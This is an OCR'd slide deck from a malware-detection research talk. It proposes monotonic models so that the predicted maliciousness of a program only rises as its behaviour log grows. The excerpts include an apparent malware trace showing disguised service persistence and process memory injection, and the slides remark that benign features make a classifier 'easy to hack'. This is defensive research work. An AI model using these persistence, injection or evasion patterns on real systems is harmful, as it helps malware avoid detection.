Monotonic models for real-time dynamic malware detection

Alexander Chistyakov[1], Ekaterina Lobacheva[2], Alexander Shevelev[1], Alexey Romanenko[1]

[1]Kaspersky Lab

[2]Bayesgroup, HSE

September 2018

Dynamic malware detection

```
…
Modify(‘notepad.exe’)
Create(‘config.xml’)
Modify(‘config.xml’)
Create(‘doc1.rtf’)
Modify(‘doc1.rtf’)
Create(‘list.rtf’)
Modify(‘list.rtf’)
Delete(‘doc1.rtf’)
Delete(‘list.rtf’)
…
```

```
RegCreateKey("$hklm\system\controlset001\
        services\directx11b”)
RegSetValue("$hklm\system\controlset001\
        services\directx11b","imagepath",
        ""$appdata\DirectX11b\System.exe"")
InstallService("$appdata\directx11b\
        system.exe",
        0x4635935FC972C582632BF45C26BFCB0E)

...

WriteProcessMemory("bi16.cmd",
        0x000000007EFDF368,0,0,8)
ResumeThread("bi16.cmd")
LoadLibrary("$windir\regedit.exe")
CreateProcess("$windir\regedit.exe",
        ""$windir\regedit.exe" /s
        "Bi1.reg"")
CreateProcessInt("$windir\regedit.exe",
        ""$windir\regedit.exe" /s
        "Bi1.reg"")
```

Full log vs real-time classification

```
…
Modify('notepad.exe')
Create('config.xml')
Modify('config.xml')
Create('doc1.rtf')
Modify('doc1.rtf')
Create('list.rtf')
Modify('list.rtf')
Delete('doc1.rtf')
Delete('list.rtf')
…
```


Full log: one binary output

Real-time: new output after each event

We have data only for full log classification

Baseline model

Full log classification



Log

Features

n-grams of events, links between APIs and their arguments, behavior patterns in the graph representation of the log

Classifier


Linear, boosting, neural net, etc.

Binary output

Malware or benign

Overview of our method


```
…
Modify('notepad.exe')
Create('config.xml')
Modify('config.xml')
Create('doc1.rtf')
Modify('doc1.rtf')
Create('list.rtf')
Modify('list.rtf')
Delete('doc1.rtf')
Delete('list.rtf')
…
```



Overview of our method

```
…
Modify(‘notepad.exe’)
Create(‘config.xml’)
Modify(‘config.xml’)
Create(‘doc1.rtf’)
Modify(‘doc1.rtf’)
Create(‘list.rtf’)
Modify(‘list.rtf’)
Delete(‘doc1.rtf’)
Delete(‘list.rtf’)
…
```


Modify	“notepad.exe”
Create Modify	“config.xml”
Create Modify Delete	“list.rtf” “doc1.rtf”




API counters


Overview of our method

```
…
Modify('notepad.exe')
Create('config.xml')
Modify('config.xml')
Create('doc1.rtf')
Modify('doc1.rtf')
Create('list.rtf')
Modify('list.rtf')
Delete('doc1.rtf')
Delete('list.rtf')
…
```





Overview of our method



```
…
Modify('notepad.exe')
Create('config.xml')
Modify('config.xml')
Create('doc1.rtf')
Modify('doc1.rtf')
Create('list.rtf')
Modify('list.rtf')
Delete('doc1.rtf')
Delete('list.rtf')
…
```

Chistyakov et al. Semantic embeddings for program behavior patterns // ICLR Workshop 2017

Results


Data

Train: 2.9M


Test: 1.2M

	AUC-ROC
Full log	0.999998
Real-time	0.511195

Predictions are not consistent through the program's execution




(a) Benign file.




(b) Malware file.

Benign features



Benign features



Easy to hack!


Monotonic models

Monotonic models

Idea

the addition of new lines into the log may only increase the probability of the file being found malicious


- Consistent prediction: predicted probability of maliciousness monotonically increases in time
- No benign features



(a) Benign file.

